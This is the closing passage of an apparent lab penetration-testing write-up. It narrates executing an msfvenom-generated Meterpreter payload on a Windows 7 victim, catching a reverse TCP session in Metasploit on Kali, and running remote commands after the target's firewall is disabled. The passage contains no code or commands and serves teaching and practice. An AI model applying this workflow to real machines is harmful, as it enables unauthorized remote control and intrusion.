


3. Select Run to execute it.

4. Upon successful execution of the payload on victim machine, the reverse connection is established and a Meterpreter session is opened in the Metasploit console of Kali machine.



5. We can now run commands on the target machine via our attacker machine using the Meterpreter session.



“Target Successfully Compromised”

Conclusion:

The project successfully demonstrated the process of exploiting a vulnerable Windows 7 machine using a Meterpreter payload generated by msfvenom. By setting up a reverse TCP connection and disabling the firewall on the target, remote access was gained and controlled through the Metasploit Framework. All objectives were met, validating the effectiveness of the tools and techniques used in this penetration testing scenario.

********** ********** **********